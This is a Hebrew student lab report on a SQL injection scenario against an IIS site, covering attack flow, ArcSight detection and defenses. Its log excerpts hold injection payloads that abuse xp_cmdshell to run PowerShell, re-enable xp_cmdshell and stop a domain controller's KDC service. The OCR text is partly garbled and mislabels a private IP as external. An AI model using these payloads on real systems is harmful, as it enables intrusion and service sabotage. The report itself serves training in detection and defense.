דו״ח מעבדה- תרחיש מס 4

פרטים:

מגיש: יגאל נאמן

תאריך:

שם התרחיש: SQL injection

תהליך ההתקפה:

תהליך ההתקפה הינו שבו התוקף מבקש את כל האובייקטים מהאתר כלומר עושה לו crawling ובכך אוסף מידע על האתר עצמו ויכול לזהות חולשות שבהם הוא יכול לתקוף איזורים שהם פגיעים ברגע שהתוקף מזהה כי ישנו איזור בו הוא יכול לתקוף לאחר איסוף המידע שבמקרה שלנו התוקף זהה כי יוכל להזריק קוד זדוני דרך איזור ההרשמה contact us shell זוהי הפקודה אותה מריצים שבעזרתה ניתן לכתוב שאילתות למסד נתונים וניתן לבצע פקודות גם לכתיבה לקבצי sql injection

שתי פעולות שניתן לבצע עם SHELL CMD

- Create a SQL Job with a Task Step having a type of PowerShell or OS CmdExec
- Use Windows Task Scheduler and batch files

to this console

Format View Help

```
-29 08:09:16 W3SVC1 CNT-DMZ-IIS 172.16.100.4 GET /ContactUsComplete.aspx
=111111111&txtEmail=222222222&txtMessage=33333333333');
xp_cmdshell%20'CMD%20/c%20sc%20%5C%5CCNT-DC1.services.dom%20stop%20KDC';
ubmit=Submit 80 - 199.203.100.181 HTTP/1.1 - - - 10.72.60.10:55435 200 0
```

W3SVC1

Computer - Local Disk (C:) - inetpub - logs - LogFiles - W3SVC1 | Search W3SVC1

u_ex180529.log - Notepad

File Edit Format View Help

```
ASP.NET_SessionId=zoks4kmdp1nbfug2memniotm http://172.16.100.4/Forum.aspx 172.16.100.4 200
.NET_SessionId=zoks4kmdp1nbfug2memniotm http://172.16.100.4/ContactUs.aspx 172.16.100.4 200
ASP.NET_SessionId=zoks4kmdp1nbfug2memniotm http://172.16.100.4/About.aspx 172.16.100.4 200
(KHTML,+like+Gecko)+Chrome/66.0.3359.181+Safari/537.36 ASP.NET_SessionId=zoks4kmdp1nbfug2mem
ASP.NET_SessionId=zoks4kmdp1nbfug2memniotm http://172.16.100.4/ContactUsComplete.aspx?txtNa
xec%20xp_cmdshell%20'CMD%20/c%20powershell%20-Command%20%22(New-Object%20DirectoryServices.D
P.NET_SessionId=2autlyp5xir15uko2avt4e4u http://172.16.100.4/Forum.aspx 172.16.100.4 200 0 0
ASP.NET_SessionId=2autlyp5xir15uko2avt4e4u http://172.16.100.4/Forum.aspx 172.16.100.4 200
xec%20xp_cmdshell%20'CMD%20/c%20powershell%20-Command%20%22(New-Object%20DirectoryServices.D
C';--&btnSubmit=Submit 80 - 199.203.100.195 HTTP/1.1 - - - 10.72.60.10:53450 200 0 0 4939 29
MSERV';--&btnSubmit=Submit 80 - 199.203.100.195 HTTP/1.1 - - - 10.72.60.10:53578 200 0 0 494
FRS';--&btnSubmit=Submit 80 - 199.203.100.195 HTTP/1.1 - - - 10.72.60.10:53706 200 0 0 4941
S';--&btnSubmit=Submit 80 - 199.203.100.195 HTTP/1.1 - - - 10.72.60.10:53835 200 0 0 4939 29
p_configure%20'xp_cmdshell',%20'1';reconfigure;--&btnSubmit=Submit 80 - 199.203.100.64 HTTP/
xec%20xp_cmdshell%20'CMD%20/c%20powershell%20-Command%20%22(New-Object%20DirectoryServices.D
xec%20xp_cmdshell%20'CMD%20/c%20powershell%20-Command%20%22(New-Object%20DirectoryServices.D
C';--&btnSubmit=Submit 80 - 199.203.100.64 HTTP/1.1 - - - 10.72.60.10:50286 200 0 0 4939 299
MSERV';--&btnSubmit=Submit 80 - 199.203.100.64 HTTP/1.1 - - - 10.72.60.10:63478 200 0 0 4943
FRS';--&btnSubmit=Submit 80 - 199.203.100.64 HTTP/1.1 - - - 10.72.60.10:58702 200 0 0 4941 3
S';--&btnSubmit=Submit 80 - 199.203.100.64 HTTP/1.1 - - - 10.72.60.10:50383 200 0 0 4939 299
p_configure%20'xp_cmdshell',%20'1';reconfigure;--&btnSubmit=Submit 80 - 199.203.100.59 HTTP/
xec%20xp_cmdshell%20'CMD%20/c%20powershell%20-Command%20%22(New-Object%20DirectoryServices.D
xec%20xp_cmdshell%20'CMD%20/c%20powershell%20-Command%20%22(New-Object%20DirectoryServices.D
C';--&btnSubmit=Submit 80 - 199.203.100.59 HTTP/1.1 - - - 10.72.60.10:58525 200 0 0 4939 299
MSERV';--&btnSubmit=Submit 80 - 199.203.100.59 HTTP/1.1 - - - 10.72.60.10:50205 200 0 0 4943
FRS';--&btnSubmit=Submit 80 - 199.203.100.59 HTTP/1.1 - - - 10.72.60.10:63397 200 0 0 4941 3
S';--&btnSubmit=Submit 80 - 199.203.100.59 HTTP/1.1 - - - 10.72.60.10:51308 200 0 0 4939 299
p_configure%20'xp_cmdshell',%20'1';reconfigure;--&btnSubmit=Submit 80 - 199.203.100.196 HTTP
xec%20xp_cmdshell%20'CMD%20/c%20powershell%20-Command%20%22(New-Object%20DirectoryServices.D
xec%20xp_cmdshell%20'CMD%20/c%20powershell%20-Command%20%22(New-Object%20DirectoryServices.D
C';--&btnSubmit=Submit 80 - 199.203.100.196 HTTP/1.1 - - - 10.72.60.10:63543 200 0 0 4939 29
MSERV';--&btnSubmit=Submit 80 - 199.203.100.196 HTTP/1.1 - - - 10.72.60.10:58767 200 0 0 494
FRS';--&btnSubmit=Submit 80 - 199.203.100.196 HTTP/1.1 - - - 10.72.60.10:50448 200 0 0 4941
S';--&btnSubmit=Submit 80 - 199.203.100.196 HTTP/1.1 - - - 10.72.60.10:56326 200 0 0 4939 29
```

by | vCenter Server | Requested Start... | Start Time | Completed Time

תהליך הזיהוי:

בתהליך הזיהוי תחילה קיבלנו התראה ב arcsight שיש crawling attack


DSH - 01 - Rules Fired | dbvfc

All Rules Fired

End Time	Name	Source Address	Source User...	Destination Add...	Destination ...	Device Address	HostDNSName	Reporter Server
5/29 8:19:48	(Elbit) - Ping Sweep Detected	192.168.110.117				127.0.0.1		arcsight
5/29 6:46:46	(Elbit) - Ping Sweep Detected	192.168.110.120				127.0.0.1		arcsight
5/29 6:32:38	(Elbit) - Ping Sweep Detected	192.168.110.116				127.0.0.1		arcsight
5/29 6:32:37	(Elbit) - Ping Sweep Detected	192.168.110.117				127.0.0.1		arcsight
5/29 6:07:10	(Elbit) - Web Site Crawling	199.203.100.189		172.16.100.4		127.0.0.1		arcsight

ניתן לראות שההתקפה מגיעה מכתוהת ip חיצונית 192.168.110.117 אל שרת ה **iis** server שבארגון שכתובתו 172.16.100.4


לאחר מכן נכנסו לשרת ה Iis אשר נמצא בארגון שלנו ובדקנו בקבצי הlog איזהם חריגיות וזיהנו כי יש הרבה בקשות **get** מצצד אותו כתובת Ip שזיהנו כתוקפת וניתן לראות זאת בתמונה שלהלן



הזרקת נתונים ל contact us ולאחר מכן ביצוע הפקודה בשורת הפקודה CMD שאיתה ניתן ליצור שאילתות או לייצר איזשהו תהליך אשר קשור ל sql מסד הנתונים של אתר זה נפגע בכך שהוא חשוף לגורם חיצוני

דוגמאה נוספות שמתאר כיצד מתבצעת ההתקפה injection SQL

1. איך מתבצעת ההתקפה בטופסי ההרשמה



בטבלת ה-USERNAME התוקף למעשה מנסה להזין משתמש ב בתנאי שמחזיר TRUE הוא פשוט שואל IF 1==1 למעשה אם לא חסמנו את התגיות הנ"ל בטיבלת הטקסט, אנחנו עלולים להיות מותקפים, כיוון שהמחשב יחזיר 1 לתוקף וייצור בתוקף הטבלאות שלי שם משתמש כזה, ולאחר מכן התוקף יותר להתחבר ל- DATABASE שלי בעזרת השם משתמש שהוא ייצר לעצמו.....(התקפות מסוג זה חוזרת על עצמן ברוב המקרים בוורציות שונות ומשונות) שכן מומלץ מאד לשים עין על ה- SYNTAX כשכותבים את הקוד , וכדאי למנוע ולא לייצור לעצמו בטעות חוריי אבטחה שאחר כך ייעלו בתור "VULNIRABILYS" בסריקת ה- NMAP במחשב של התוקף...

תהליך הגנה:

תהליך ההגנה המיידי הוא לחסום כרגע כל תקשורת מכתובת ip שתקופת

להגידר חוק שברגע שיש תנועה חריגה מאותו גורם יש להשהות את פעולתו לאלתר

תהליך הגנה מונעת:

תהליך הגנה לטווח הרחוק הוא לייעץ לארגון לבצע בקרת קלט כלומר שלא יוכלו להזין ערכים שאינם חוקיים לדוגמא ;

הפרצות באבטחת הארגון

הפרצה באבטחת הארגון הינה שמסד הנתונים היה חשוף לביצוע פרוצדורות שאילתות בעזרת הפקודה CMDשניתן דרכה לבצע זאת ,

כלים שפיתחנו

לא פיתחתי כלים

אופן עבודת הצוות

במהלך התרחיש חלקנו תפקידים כך שכל אחד עבד על עמדה מסוימת כאשר אחד ניהל את האירוע

חוסרים/קשיים

להבין את מהלך ההתקפה